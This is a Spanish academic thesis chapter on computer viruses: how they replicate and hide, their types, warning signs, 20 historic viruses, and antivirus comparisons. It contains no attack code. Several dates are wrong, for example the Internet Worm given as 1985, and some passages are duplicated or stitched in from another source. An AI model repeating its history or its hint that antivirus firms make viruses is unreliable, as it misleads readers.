El 18 de noviembre de 2008 fue anunciado Morro, el nombre en código para Microsoft Security Essentials. La empresa anunció que lanzaría esta aplicación de seguridad completamente gratuita para los Windows originales, a diferencia de su anterior antivirus Windows Live OneCare.

La beta pública fue lanzada el 23 de junio de 2009, sólo disponible para Estados Unidos, Israel, China y Brasil, y con un límite de 75 mil usuarios.

Microsoft Security Essentials fue lanzado definitivamente el 29 de septiembre de 2009 en más de 18 países y 8 idiomas.

Características de Microsoft Security Essentials

* Es un software liviano, dado que está diseñado para asegurar un buen rendimiento del sistema.

* Su interfaz es muy sencilla y ocupa muy poca memoria RAM.

* Requiere de al menos 1 GB de memoria RAM y más de 500 MHz de procesador. Además una pantalla con resolución mínima de 800 x 600.

* Sólo está disponible para Windows XP, Vista y 7 originales.

* Controla los archivos que se estén ejecutando, los comprimidos, las páginas web que se visitan y los e-mails que se descargan.

* Crea puntos de restauración del sistema antes de eliminar un programa maligno.

1.3.15. Windows Mobile

Sistema operativo compacto combinado con algunas aplicaciones básicas especialmente diseñado para dispositivos móviles.

Algunos dispositivos portátiles que ejecutan Windows Mobile incluyen los Pocket PCs, Smartphones, Portable Media Centers y computadoras de abordo de ciertos autos.

Es diseñado para parecerse a las versiones escritorio de Windows.

Posee aplicaciones como: Office Mobile, Outlook Mobile, Internet Explorer Mobile y Windows Media Player.

También tiene ICS (Internet Connection Sharing), permitiendo compartir internet via USB o Bluetooth con una computadora.

Versiones de Windows Mobile

* Abril de 2000: Originalmente apareció con el nombre de Pocket PC 2000 para los dispositivos del mismo nombre. Este sistema operativo estaba basado en Windows CE 3.0.

* Octubre de 2001: Luego se llamó Pocket PC 2002.

* Junio de 2003: Lanzaban Windows Mobile 2003, fue el primero en llevar el nombre Windows Mobile.

* Marzo de 2004: Windows Mobile 2003 SE.

* Mayo de 2005: Windows Mobile 5.0.

* Febrero de 2007: Windows Mobile 6.

* Windows Mobile 7 se espera para mediados de 2009.

CAPITULO II

2. ELEMENTOS NECESARIOS PARA EL ESCOGITAMIENTO DE LOS ALGORITMOS DE ENCRIPTACION

2.1. Parámetros a tomar en cuenta para la administración de los computadores personales para evitar el contagio de los virus informáticos

Para poder precautelar la información que se tiene en los computadores personales y más cuando estas forman parte de una red informática, debemos tener en cuenta y verificar que los puertos no se encuentren abiertos ya que estos harían que los usuarios maliciosos o intrusos puedan ingresar libremente y alterar la información que el usuario genere.

Gráfico 2.1: Archivos de Encriptación

Fuente: Los Investigadores

El ingreso de las contraseñas en cualquier usuario es primordial ya que esto hace que solamente el propietario o la persona a cargo del equipo informática ingresen a manipular y de esta manera seria una buena alternativa el prevenir de posibles contagios de virus informático.

2.2. Funcionamiento de un Virus Informático

Los virus son simplemente programas creados por personas con un alto grado de conocimientos sobre programación. El lenguaje más utilizado en su desarrollo es el ensamblador por su potencia aunque se utilizan todos:

El objetivo del virus consiste en replicarse a sí mismo de forma transparente al usuario, dificultando así al máximo su detección.

Para poder replicarse necesita ser ejecutado en el ordenador, por lo que recurre de manera habitual a unirse a ficheros ejecutables modificándolos o a situarse en los sectores de arranque y tabla de partición de los discos. Una vez que se ejecutan suelen quedar residentes en la memoria a la espera de infectar a otros ficheros y discos. Los virus residentes interceptan los vectores de interrupción, modificando la tabla que contiene, para que apunten su código.

Los vectores son los encargados de prestar los servicios al sistema; de esta manera, cuando una aplicación llame a uno de esos servicios el control es cedido al virus. Con el control del sistema, el virus se dispone a la reclinación, ya que una llamada al servicio de ejecución o copia de un fichero puede ser interceptada gracias a las modificaciones de los vectores de interrupción y proceder a su infección, lo más usual para ello consiste en añadir el código vírico al final del fichero y modificar la

cabecera de ésta para que apunte el virus. Al final del código del virus habrá un nuevo salto al comienzo del programa original para que se ejecute con normalidad y el usuario no sospeche. Por último el virus suele contener un efecto que se hará visible en determinadas circunstancias (una fecha, un número determinado de infecciones, etc.) que harán despertar el efecto, que puede variar desde un inocente mensaje que aparece en pantalla hasta la pérdida total de la información de nuestro disco duro.

Los virus más avanzados utilizan técnicas para hacer más efectivo su trabajo así mediante la técnica de:

Stealh el virus esconde los signos visibles de la infección que podrían delatar su presencia.

Tunneling , intentan burlar los módulos residentes de los antivirus mediante punteros directos a los vectores de interrupción (los módulos residentes de los antivirus funciona de forma parecida a los virus pero con propósito totalmente diferente).

Autoencriptación, permite que el virus sé encripte de manera diferente cada vez que infecta un fichero. De esta forma dificulta la detección de los antivirus. Normalmente son detectados por la presencia de la rutina de desencriptación ya que esta no varía. La contramedida de los virus para impedir ser detectados de esta forma es variar el método de encriptación de generación en generación es decir, que entre distintos ejemplares del mismo virus no existen coincidencias ni siquiera en la parte del virus que se encarga de la desencriptación; son los llamados **polimórficos.**

2.3. Tipos de Virus de acuerdo al funcionamiento y al lugar de alojamiento.

VIRUS DE BOOT: utilizan el sector de arranque, el cual contiene información sobre el tipo de disco, número de pistas, sectores, caras, tamaño de la FAT, sector de comienzo, etc. A todo ello hay que sumarle un pequeño programa de arranque

que verifica si el disco puede cargar el sistema operativo. Los virus de BOOT utilizan este sector de arranque para ubicarse, guardando el sector original en otra parte del disco: En muchas ocasiones el virus marca los sectores donde guarda BOOT original como defectuosos; de esta forma impiden que sean borrados. En el caso de los discos duros pueden utilizar también la tabla de particiones como ubicación suelen quedar residentes en memoria al hacer cualquier operación en un disco infectado, a la espera de replicarse en otros , como ejemplo tenemos el BRAIN.

VIRUS DE FICHERO: infectan archivos y tradicionalmente los tipos ejecutables COM y EXE han sido los más afectados, aunque en estos momentos son los ficheros de documentos (DOC, XLS, SAM....) los que están en boga gracias a los virus de macro. Normalmente insertan el código del virus al principio o al final del archivo, manteniendo intacto el programa infectado. Cuando se ejecuta, el virus puede hacerse residente en memoria y luego devuelve el control al programa original para que Virus informático Salvador Climent Serrano continúe de modo normal: El viernes trece es un ejemplo de virus de este tipo.

DENTRO DE LOS VIRUS DE FICHEROS:

VIRUS DE ACCIÓN DIRECTA: son aquellos que no quedan residentes en memoria y que se replican en el momento de ejecutarse un fichero infectado

VIRUS DE SOBREESCRITURA: corrompen el fichero donde se ubican al sobrescribirlo.

VIRUS DE COMPAÑÍA: aprovecha una característica del DOS, gracias a la cual si llamamos a un archivo para ejecutarlo sin indicar la extensión del sistema operativo buscara en primer lugar el tipo COM. Este tipo de virus no modifica el programa original, sino que cuando encuentra un fichero EXE crea otro de igual nombre conteniendo el virus con extensión COM. De manera que cuando tecleamos el

nombre ejecutaremos en primer lugar el virus y posteriormente éste pasara el control a la aplicación original.

VIRUS DE MACRO: están programados usando el lenguaje de macros Word Basic, gracias al cual pueden infectar y replicarse a través de los ficheros MS-Word (DOC). En la actualidad se han extendido a otras aplicaciones como Excel y a otros lenguajes de macros como es el caso de los ficheros SAM del procesador de textos de Lotus. Se ha de destacar que son multiplataforma en cuanto a sistemas operativos ya que dependen únicamente de la aplicación. Un ejemplo de este virus es el Concep que lo incorporo accidentalmente en un CD la compañía Microsoft.

VIRUS BAT: empleando ordenes DOS en archivos de proceso por lotes consiguen replicarse y efectuar efectos dañinos como cualquier otro virus.

VIRUS DE MIRC: vienen a formar parte de la nueva generación Internet y demuestran que la red abre nuevas formas de infección.

Consiste en un **scrip** para el cliente de IRC mirc. Cuando alguien accede a un canal de IRC donde se encuentra alguna persona infectada, recibe por DCC un archivo llamado “scrip ini”. Por defecto, el subdirectorio donde se descargan los ficheros es el mismo donde está instalado el programa, C:\MIRC. Esto causa que el “script". Ini” original sea sobrescrito por el nuevo fichero maligno.

Virus informático Salvador Climent Serrano

NUEVO SCRIPT: permite a los autores y a cualquier persona que conozca su funcionamiento, desde desconectar el usuario infectado del IRC hasta acceder a la información sensible de su ordenador. Así, por ejemplo pueden abrir un FTP en la máquina de la víctima, acceder al archivo de claves de Windows 95 o bajarse el “etc/pasword” en el caso de que sea Linux.

VIRUS BENIGNOS: una buena utilización de las técnicas que emplean los virus puede reportarnos beneficios y ser sumamente útiles. Por ejemplo para parchear sistemas a través de extensas redes LAN. El programa se infecta de ordenador a ordenador modificando parte de un programa que causa fallos en el sistema, y una vez solucionado el error se autodestruye.

2.3.1. Propiedades de los virus

Además de la característica principal de estos programas, que es su facultad de duplicación, existen otras particularidades de los virus, como son las siguientes:

Modifican el código ejecutable: aquí aparece el adjetivo "contagio". Para que un virus contagie a otros programas ejecutables, debe ser capaz de alterar la organización del código del programa que va a infectar.

Permanecen en la memoria de la computadora: cuando un usuario, inocente de las consecuencias, ejecuta en su computadora un programa con virus, éste se acomoda en la memoria RAM, con objeto de adueñarse de la computadora, y por así decirlo, tomar el mando.

Se ejecutan involuntariamente: un virus sin ejecutar es imposible que dañe una computadora. En ese momento está en reposo, en modo de espera, necesitando de alguien que ejecute el programa "portador".

Funcionan igual que cualquier programa: un virus, al ser un programa de computadora, se comporta como tal, en ese sentido necesita de alguien que lo ponga en funcionamiento, si no, es software que estará solamente almacenado en un dispositivo magnético.

Es nocivo para la computadora: esto depende del virus con el que tratemos. Podemos encontrarnos con programas que destruyen parcial o totalmente la

información, o bien programas que tan solo presentan un mensaje continuo en pantalla, el cual aunque no hace daño al final es muy molesto.

Se ocultan al usuario: claramente, el programador del virus desea que el usuario no lo advierta durante el máximo tiempo posible, hasta que aparece la señal de alarma en la computadora.

Conforme pasa el tiempo, los virus van generando más y mejores técnicas de ocultamiento, pero también se van desarrollando los programas antivirus y de localización.

2.4. Ciclo de Vida de los Virus

Los virus son creados por un programador y colocados en programas ejecutables, de esta forma el contagio se inicia por uso de estos programas infectados. La forma de transmisión se realiza por medio de programas, usuarios, computadoras o red, si las condiciones son propicias como sería la utilización del programa en una fecha determinada. Por último, algunos programas de virus se modifican a sí mismos para no ser detectados.

Sin embargo nunca se ha dicho que dentro de los sospechosos de la creación de este tipo de software malicioso están en las empresas negociadoras de alternativas que permitan limpiar los virus o los malware.

Por lo general, los virus se encuentran en la parte final del programa para infectarlo; es decir, modifican su correcto funcionamiento y por supuesto, incrementan el tamaño de éste. Son pequeños pedazos de código que por sí solos no significan nada, por lo que deben encontrar un lugar donde puedan reproducirse para así continuar su ciclo de vida. El lugar donde pueden reproducirse es en el sector de arranque, en los programas ejecutables o en ambas partes. Otros programas

considerados como virus son los macrovirus los cuales infectan archivos de información; la aparición de éstos generó alarma en los ámbitos de seguridad informática, puesto que rompían una parte del paradigma establecido en el cual los archivos que podían ser infectados por virus eran solamente los ejecutables o potencialmente ejecutables (.EXE, .COM, .BAT, .PIF, .SYS, etc.).

En la actualidad la mayoría de los macrovirus están escritos con el lenguaje de programación de macros del Microsoft Office para Windows (recordemos que el Word Basic es un subconjunto del lenguaje Visual Basic) y pueden ser desarrollados para cualquiera de sus aplicaciones (Word, Excel y Access). Losmacrovirus cumplen también con la norma D.A.S. (Daño, Autorreproductores y Subrepticios).

Los virus necesitan tener el control sobre sí mismos y el programa anfitrión para que puedan funcionar. Es por esta razón por lo que se añaden en el punto de inicio de un proceso a realizarse o punto de entrada del archivo, de esta manera, antes de que se pueda ejecutar el código del programa, se ejecuta el del virus.

El virus se reproduce cuando el ambiente es apropiado para “activarse” esto es: una fecha específica, a una hora determinada, por cierta cantidad de ejecuciones, por el tamaño del archivo de información o por una combinación de teclas. Éstas son las condiciones necesarias para que causen daño.

Además de la característica principal de estos programas, que es su facultad de duplicación, existen otras particularidades de los virus, como son las siguientes:

Modifican el código ejecutable: aquí aparece el adjetivo “contagio”. Para que un virus contagie a otros programas ejecutables, debe ser capaz de alterar la organización del código del programa que va a infectar.

Permanecen en la memoria de la computadora: cuando un usuario, inocente de las consecuencias, ejecuta en su computadora un programa con virus, éste se acomoda en la memoria RAM, con objeto de adueñarse de la computadora, y por así decirlo, tomar el mando.

Se ejecutan involuntariamente: un virus sin ejecutar es imposible que dañe una computadora. En ese momento está en reposo, en modo de espera, necesitando de alguien que ejecute el programa "portador".

Funcionan igual que cualquier programa: un virus, al ser un programa de computadora, se comporta como tal, en ese sentido necesita de alguien que lo ponga en funcionamiento, si no, es software que estará solamente almacenado en un dispositivo magnético.

Es nocivo para la computadora: esto depende del virus con el que tratemos. Podemos encontrarnos con programas que destruyen parcial o totalmente la información, o bien programas que tan solo presentan un mensaje continuo en pantalla, el cual aunque no hace daño al final es muy molesto.
Se ocultan al usuario: claramente, el programador del virus desea que el usuario no lo advierta durante el máximo tiempo posible, hasta que aparece la señal de alarma en la computadora.

Conforme pasa el tiempo, los virus van generando más y mejores técnicas de ocultamiento, pero también se van desarrollando los programas antivirus y de localización.

2.5. Indicios de aviso de los virus informáticos

La siguiente es una lista de indicios comunes de avisos de virus informáticos:

- Las operaciones informáticas parecen lentas.

- Los programas tardan más de lo normal en cargarse.

- Los programas acceden a múltiples unidades de discos cuando antes no lo hacían.

- Los programas dirigen los accesos a los discos en tiempos inusuales o con una frecuencia mayor.

- El número de sectores dañados de disco aumenta constantemente.

- Los mapas de memoria (como la orden MEM del DOS 4.0) revelan nuevos programas TSR (residentes en memoria) de origen desconocido.

- Programas que normalmente se comportan bien, funcionan de modo anormal o caen sin motivo.

- Los programas encuentran errores donde antes no los encontraban.

- Programas aparentemente benignos, de «travesuras» divertidas se materializan misteriosamente y nadie reconoce haberlos instalado. Por ejemplo, agujeros negros, pelotas que rebotan, caras sonrientes o caracteres alfabéticos «lluviosos» empiezan a aparecer en la pantalla.

- Desaparecen archivos misteriosamente.

- Los archivos son sustituidos por objetos de origen desconocido o por datos falseados.

- Nombres, extensiones, fechas, atributos o datos cambian en archivos o directorios que no han sido modificados por los usuarios.

- Aparecen archivos de datos o directorios de origen desconocido.

- CHECKUP (u otro sistema de detección de virus) detecta cambios en objetos estáticos (archivos).

- Los cambios detectados en objetos dinámicos (archivos que se espera que cambien periódicamente, como archivos de datos de documento y de hojas de cálculo) no son necesariamente indicios de actividades víricas.

- Cambios en las características de los archivos ejecutables. Casi todos los virus de archivo, aumentan el tamaño de un archivo ejecutable cuando lo infectan. También puede pasar, si el virus no ha sido programado por un experto (típico principiante con aires de hacker), que cambien la fecha del archivo a la fecha de infección.

- Aparición de anomalías en el teclado. Existen algunos virus que definen ciertas teclas, las cuales al ser pulsadas, realizan acciones perniciosas en la computadora. También suele ser común el cambio de la configuración de las teclas, por la del país donde se programó el virus.

- Aparición de anomalías en el video. Muchos de los virus eligen el sistema de video para notificar al usuario su presencia en la computadora. Cualquier desajuste de la pantalla o de los caracteres de ésta, nos puede notificar la presencia de un virus.

- Se modifican el Autoexec.bat y el Config.sys. En ciertas ocasiones, los virus modifican dichos archivos para adaptarlos a su presencia, al igual que las aplicaciones de software.

- Reducción del tamaño de la memoria RAM. Un virus, cuando entra en una computadora, debe situarse obligatoriamente en la memoria RAM, y por ello ocupa una porción de ella. Por tanto, el tamaño útil operativo de la memoria se reduce en la misma cuantía que tiene el código del virus.

- Desaparición de datos. Esto es consecuencia de la acción destructiva para la que son creados casi todos los hermosos virus. Depende de la maldad del virus si se borran con la orden DEL, mediante el uso de caracteres basura, lo que hace imposible su recuperación.

- El disco duro aparece con sectores en mal estado. Algunos virus usan sectores del disco para camuflarse, lo que hace que aparezcan como dañados o inoperativos.
- Aparición de mensajes de error inesperados. Lo más normal, es que en ciertos virus, el sistema operativo produzca errores inusuales, cosa que debe alertar al usuario.

- Reducción del espacio disponible del disco. Ya que los virus se van duplicando de manera continua, es normal pensar que esta acción se lleve a cabo sobre archivos del disco, lo que lleva a una disminución del espacio disponible por el usuario

2.6. Áreas de Influencia de los virus

Para tener idea del área de influencia de los virus debemos tener en cuenta que la información que se genera en los computadores siempre van a ser un potencial foco infeccioso ya que esto hace que los hackers deseen siempre atacar.

En base a esto tenemos que los virus atacan a:

BSI

Contaminador del Sector de Arranque (Boot Sector Infector). Son los más comunes entre los virus de PC, los más peligrosos y por regla general los que más fácilmente se destruyen una vez detectados.

Cuando deseamos poner a funcionar nuestra computadora, bien desde el disco duro o desde el disquete de arranque, la computadora debe seguir una serie de instrucciones vitales para su funcionamiento, que obviamente se ejecutan en primer lugar. Algunas funciones, por su complejidad o dificultad de ejecución, se almacenan en la BIOS (Basic Input/Output System), sucediendo que muchos usuarios ni siquiera saben que existen estos procesos. Todos estos archivos le indican a la computadora cómo realizar las funciones rutinarias.

El lugar donde se almacenan todas estas instrucciones se conoce como sector de arranque del disco (Boot). Un virus que altere o infecte de algún modo el sector de arranque será llamado BSI.

Infectar un sector de arranque ofrece múltiples ventajas para un virus-maker. Por una parte, el virus controlará el sistema de forma total porque se carga con el mismo sistema al conectar la computadora. De este modo el virus será lo primero que se ejecute antes que cualquier otro software. Pueden permanecer residentes en todo momento e incluso impedir el típico reseteado con CTRL-ALT-DEL. También, pueden falsear el tamaño de los archivos infectados para que un antivirus comparador no detecte cambios.

Un viejo truco para borrar un virus de este tipo cuando no se tiene una vacuna a mano es el siguiente: utilice unas utilidades Norton o unas Pctools o un programa Tool que le permita editar de alguna forma el Boot del disquete. En un disco limpio la parte final del Boot presenta (visible en

Ascii) una serie de frases de error. Si el disco está infectado, estas frases no aparecerán, estando sustituidas por toda una serie de signos Ascii raros. Borre “a pelo” el Boot sustituyéndolo por ceros y grabe el cambio. Se supone que esto lo ha hecho arrancando antes de ejecutar el programa Tool desde una disquetera con un DOS limpio y protegido contra escritura. Una vez grabado el cambio, el virus habrá desaparecido, pero usted no tendrá Boot.

De lo anterior se deduce que este método nunca debe ser utilizado en disquetes de sistema (bootables). La falta de Boot en un disco de datos no suele ser peligrosa, y en último caso puede reponer un Boot limpio utilizando por ejemplo el Doctor Disco de las utilerías Norton, o cualquier programa similar.
En caso de doble disquetera, otro truco es (previa arrancada como describimos anteriormente), colocar el disco infectado en la unidad B: y desde A: con el disco del sistema operativo, ejecutar la orden SYS B: con lo que el virus será borrado al crearse un nuevo Boot. De todas formas el método anterior es más efectivo, sólo que éste sí puede usarse con discos bootables.

CPI

Contaminador del procesador de órdenes. (C.P u's Infector). Existen múltiples versiones del sistema operativo DOS (MS-DOS, IBM-DOS, PC-DOS...). Básicamente los archivos de DOS pueden ser divididos en dos categorías. Tenemos archivos de apoyo al sistema de bajo nivel y archivos de programas de interfaz de usuario de alto nivel.

También tenemos una serie de archivos “ocultos” que se llaman IBMDOS.COM e IBMBIO.COM o bien IO.SYS y MSDOS.SYS según la versión de DOS. Los más comunes son los dos primeros. Estos archivos están protegidos contra escritura para evitar manipulaciones y permanecen ocultos, de tal forma que no aparecen ante una orden de directorio. Estos archivos sólo se activan ante la BIOS incorporada a la computadora.

Los programas centrales del procesador de órdenes se encuentran en el archivo COMMAND.COM. Este archivo se carga inmediatamente después del proceso de arranque. El COMMAND.COM interpreta las órdenes del usuario y avisa cuando no lo entiende. Todo virus que infecte archivos de órdenes centrales como el COMMAND.COM se denomina CPI's.

Para un virus-maker esto ofrece una gran ventaja, pues muchas de las órdenes que el usuario introduce en la computadora, deben pasar por el COMMAND.COM. Así, el contaminador posee un total dominio de todos los procesos que se vayan produciendo. No es pues nada raro que esta clase de virus se extienda con una enorme rapidez por el disco duro.

Tampoco es extraño que un virus tipo BSI sea al mismo tiempo CPI. De todas formas un CPI se instala un poco después que un BSI, exactamente al final del proceso de arranque. Esto le hace perder una mínima parte de poder, pero no por ello deja de ser peligroso.

Un método para acabar con un CPI sería (previo arranque con sistema limpio), la sustitución inmediata del COMMAND.COM infectado del disco duro, teniendo cuidado de que el nuevo COMMAND.COM sea de la misma versión que el antiguo. Este truco sólo funciona nada más al aparecer la infección, pues como hemos dicho, estos virus se extienden con rapidez, y por lo tanto una vez extendido, es más difícil erradicarlos que solo cambiar el COMMAND.COM

GPI

*Contaminador de Propósito General (General Purpose Infector)***.** Estos virus no están diseñados precisamente para infectar un determinado tipo de archivo de sistema, aunque nada impide que puedan hacerlo. Como ya hemos sugerido antes, no es raro que un virus tenga varias de esas propiedades. En algunos casos un GPI

puede estar limitado a un tipo de archivo, como por ejemplo EXE y COM, que al ser ejecutables resultan más propicios. También son rápidos en la propagación.

Una vez extendidos resultan muy difíciles de erradicar, y el mejor método en este caso es una vacuna.

MPL

*Contaminador Multipropósito (Multi Purpose Infector)***.** Estos virus integran todas las características de los tres anteriores, resultando muy peligrosos.

Infectan en primer lugar los sectores de arranque y procesadores de órdenes, extendiéndose luego a archivos ejecutables, aprovechando en principio los ubicados en la memoria RAM (por haber sido cargados en el AUTOEXEC.BAT o en el CONFIG.SYS). Al tener varias propiedades aumenta su vida operativa. Al igual que el anterior, se impone una buena vacuna

FSI

*Contaminador de Archivo Específico (File Specific Infector)***.** De forma similar que los CPI restringen las infecciones a archivos determinados. Podríamos distinguir dos tipos: los producidos por venganza (el típico empleado despedido que deja uno de éstos para fastidiar a la compañía), o bien alguien con una fijación por un lenguaje de programación (caso del virus *Dbase, Pascal*...). Se suele producir un pequeño retraso cuando el virus busca a su víctima pero nadie suele darse cuenta, una vez localizada ésta, la borran o le destrozan el formato.

MRI

Contaminador Residente en Memoria (Memory Resident Infector). Los BSI y CPI se pueden englobar como MRI, puesto que ambos permanecen activos en la memoria mientras se ejecutan. Pueden disfrutar de algunas de las ventajas de los CPI y BSI, ya que siempre están cargados y activos interfiriendo en todas las operaciones informáticas. Las salidas de pantalla e impresión pueden ser interceptadas, así como los archivos de datos, que resultan corrompidos.

2.7. Por su grado de mutación

Podemos distinguir varios tipos de virus polimórficos, por su tipo de encriptación:

a) Oligomórfico que lleva un número fijo de descriptores, como por ejemplo el Whale (30 descriptores).
b) Los que utilizan un descriptor con registros variables, como el Flip.2153.A.
c) Polimórficos totales o puros, como el Tremor.
d) Virus permutantes, que sólo varían algún signo de la cadena, como el Fly.
e) Virus generados por el sistema de encriptación NukE (NED), como el Tester.
f) Virus basados en el Dark Avenger (MtE), como el CoffeShop.
g) Virus basados en el sistema de encriptación Trident (TPE), como el Girafe.
h) Virus basados en el Dark Slayer (DSME), como el Teacher.
i) Virus basados en el Dark Angel (DAME), como el Trigger.
j) Virus basados en el sistema Mark Ludwig (VME), como el Demo.

2.8. Análisis de los 20 virus más importantes de la historia

Inconscientemente, todos tendemos a plantearnos la pregunta de una manera un tanto más pragmática: ¿quién se beneficia de la existencia de los virus? Y el primer sospechoso que acude a nuestra mente son aquéllos que ganarían algo (o mejor dicho, que dejarían de perder mucho) con la desaparición de la piratería informática: los fabricantes de SoftWare.

Pero el primer sospechoso no tiene por qué ser necesariamente el culpable; las grandes compañías de Software no van a dedicar a su personal técnico a fabricar virus Informático, pues antes o después sería conocido y castigado. Sin embargo, otra cosa bien distinta son los pequeños diseñadores de Software que trabajan por libre. De hecho, existe constancia de que uno por lo menos de los múltiples virus que circulan por el mundo, el virus Brain, fue diseñado por dos

hermanos paquistaníes para intentar evitar que sus programas fueran copiados.

A partir de ahí, lo más probable es que la popularidad que alcanzaron los primero virus, atrajera la atención de más de un demente de la informática, y que ya el diseño de los virus se convirtiera en una simple cuestión de placer sádico

Éstos son los 20 virus más importantes de la historia, según la lista elaborada por la empresa de seguridad Trend Micro:

1. **CREEPER (1971):** Fue un Programa informático experimental auto replicante escrito por Bob Thomas en la BBN 1971. No estaba diseñado para causar daño sino para comprobar si se podía crear un programa que se moviera entre ordenadores. Es comúnmente aceptado como el primer virus informático pese a no existir el concepto de virus en 1971.[2] Creeper infectaba ordenadores DEC PDP-10 que utilizaban el sistema operativo TENEX.

2. ELK CLONER (1985): El primer virus para ordenadores personales, concretamente para los sistemas Apple II. Creado por un estudiante, el virus infectaba el sistema operativo, se copiaba en los discos flexibles y desplegaba uno o dos versos de un poema. El virus no tuvo mucha notoriedad ni provocó grandes preocupaciones, sin embargo, pocos se dieron cuenta de que iniciaría una generación de ciber criminales y, en paralelo, una industria de seguridad de la información.

3. El INTERNET WORM (1985): Escrito por una persona de la Universidad Cornell que paralizó Internet.

4. PAKISTANI BRAIN (1988): El primer virus que infectó el PC de IBM y fue escrito por dos hermanos de Pakistán. Este fue el primer virus que recibió amplia cobertura de los medios, aunque los virus ya se conocían en la ciencia ficción.

5. STONED (1989): Es el virus que más se propagó en la primera década de los virus. Stoned infectaba el sector de arranque/.mbr que contaba el número de reinicios desde la infección original y mostraba la frase "your computer is now stoned".

6. JERUSALEM FAMILY (1990): Se contabilizaron casi cincuenta variables de este virus, que se cree salió de la Universidad de Jerusalén.

7. DARK AVENGER MUTATION ENGINE (1990): Fue escrito en 1988, pero se utilizó a principios de los noventa en virus como POGUE y COFFEESHOP. Este Motor de Mutación fue el primer Polimorfo real que se usó a nivel masivo y cambió para siempre la forma en que funcionan los virus.

8. MICHEANGELO (1992): Una variante de STONED, con una carga destructiva. El 6 de marzo, este virus borró los primeros 100 sectores de un disco duro, dejándolo inútil. Provocó uno de los primeros pánicos mediáticos alrededor de los virus de equipos informáticos.

9. WORLD CONCEPT (1995): El primer macro virus para Microsoft Word. Word Concept escribía la frase, "That's enough to prove my point". Inició la segunda era de los virus y fue importante en el sentido de que llevó los virus a un nivel de hackers mucho menos avanzado.

10. CIH/CHERNOBYL (1998): El virus Chernobyl fue el virus más destructivo jamás visto, hasta entonces. Atacando los días 26 de cada mes (dependiendo de la versión involucrada), borraba el disco duro, y eliminaba el flash ROM BIOS de la computadora en cuestión.

11. MELISSA (1999): Es el primer virus que se propagó vía correo electrónico y realmente marcó el inicio de la era de los virus de Internet. El devastador virus Melissa combinó virus y gusanos para propagarse e infectar a millones de usuarios. Si bien Melissa no fue destructivo, sí se replicaba y saturaba los buzones de correo a dondequiera que llegaba.

12. LOVEBUG (2001): Es el gusano para correo electrónico más popular, motivado únicamente por la ingeniería social. Es un excelente ejemplo de esta técnica, que invitaba a las víctimas a abrir el archivo adjunto con la promesa de una carta de amor. El virus se propagó rápidamente por todo el mundo, provocando fallos en el correo electrónico y pérdidas a las compañías por varios miles de millones de dólares.

13. Code RED (2001): Bautizado con el nombre de un popular refresco, este virus de red se propagaba sin necesidad de un correo electrónico o una página web. Localizaba ordenadores vulnerables y los infectaba por sí mismo. Infectó casi 400.000 páginas web.

14. NIMDA (2001): Llamado la "Navaja Suiza" de los virus, usaba la saturación del buffer, el correo electrónico, particiones de redes y diez métodos más para entrar a una red.

15. BAGEL/NETSKY (2004): Fueron virus diseñados para demostrar una competencia falsa, o una guerra entre sí. Con cientos de versiones cada uno y varias cantidades de nueva tecnología y éxito, estos dos gusanos coparon las noticias virtualmente todo el año.

16. BOTNETS (2004): Estos guerreros zombis de Internet ofrecen a los criminales electrónicos una colección infinita de equipos infectados que pueden reconfigurarse en redes para enviar spam, infectar a nuevas personas, robar datos, etc.

17. ZOTOB (2005): Este gusano sólo afectó a sistemas Windows 2000 que no estaban actualizados, pero logró dejar operativos a medios importantes, incluyendo la CNN y el New York Times.

18. ROOTKITS (2005): Se han convertido en una de las herramientas más populares en el mundo del código malicioso. Se usa para hacer invisible a otros códigos maliciosos alterando el sistema operativo.

19. STORM WORM (2007): El virus pasó por miles de versiones, creando eventualmente la botnet más grande del mundo. En un momento se creyó que más de 15 millones de equipos fueron infectados al mismo tiempo, y que estaban bajo el control de los criminales.

20. ITALIAN JOB (2007): En lugar de una sola pieza de código malicioso, Italian Job fue un ataque coordinado que utilizaba un kit de herramientas pre-empaquetado conocido como MPACK. Corrompió a más de 10.000 sitios web, haciéndolos que implantaran el moderno Data Stealing Malware

2.9. Análisis de los Antivirus en base a los virus propuestos

1. Avira 99,2%

   Avira AntiVir Personal - Free Antivirus es Freeware. Es sólo para uso personal. Como la mayor parte de software de antivirus, este explora discos duros y extraíbles en busca de virus y también corre como un proceso de fondo, comprobando cada archivo abierto y cerrado. Esto puede descubrir y posiblemente quitar rootkits. Esto también realiza una actualización en Internet (diariamente) en la cual abre una ventana, con un anuncio que aconseja al

usuario comprar Avira AntiVir Premium. Avira puso al día todos sus productos a la versión 10.0 en marzo de 2010. La versión 10.0 (gratis) tiene un motor de exploración más rápido y una interfaz de usuario más refinada.

2. GData 99,1%

3. Symantec 97,9%

Symantec Corporation es una corporación internacional que desarrolla y comercializa software para computadoras, particularmente en el dominio de la seguridad informática. Con la sede central en Mountain View, California, Symantec opera en más de cuarenta países.

Fue fundada en 1982 por Gary Hendrix con un aval de la National Science Foundation. Symantec se centra inicialmente en proyectos relacionados con inteligencia artificial, incluyendo un gestor de base de datos. Hendrix contrata a varios investigadores en procesamiento de lenguajes naturales de la Universidad de Stanford como los primeros empleados de la compañía. En 1984 Symantec es adquirida por otra, incluso más pequeña, compañía startup de software, C&E Software, fundada por Dennis Coleman y Gordon E. Eubanks, Jr., y dirigida por Eubanks. La compañía resultante retiene el nombre de Symantec, y Eubanks se convierte en su director ejecutivo. Su primer producto, Q&A, se lanza en 1985. Q&A proporciona un gestor de base de datos y viene con un procesador de textos

4. McAfee Enterprise 97,8%

McAfee, Inc. (NYSE: MFE) es una compañía de software relacionado con la seguridad informática cuya sede se encuentra en Santa Clara, California. Su producto más conocido es el antivirus McAfee VirusScan.

La empresa fue fundada en 1987 con el nombre de McAfee Associates, en honor a su fundador, John McAfee. En 1997, como consecuencia de la fusión entre McAfee Associates y Network General, el nombre fue reemplazado por el

de Network Associates. En 2004 la compañía sufrió una profunda reestructuración. Durante la primavera de ese año, la filial Magic Solutions fue vendida a Remedy, una subsidiaria de BMC Software. Durante el verano, la filial Sniffer Technologies siguió el mismo camino, siendo adquirida por la firma llamada Network General (el mismo nombre del propietario original). Asimismo, la compañía volvió a cambiar el nombre a McAfee para reflejar su política centrada en tecnologías relacionadas con la seguridad.

El 19 de agosto de 2010 Intel, el mayor fabricante mundial de microchips, anunció la compra de McAfee. Al mismo tiempo McAfee ya había anunciado la inversión en empresas especializadas a su vez en seguridad dispositivos móviles, como tenCube y Trust Digital, pese a haber obtenido bajos resultados en el último trimestre. La adquisición anunciada por Intel registra una operación de 7.680 millones de dólares

5. Avast 97,3%

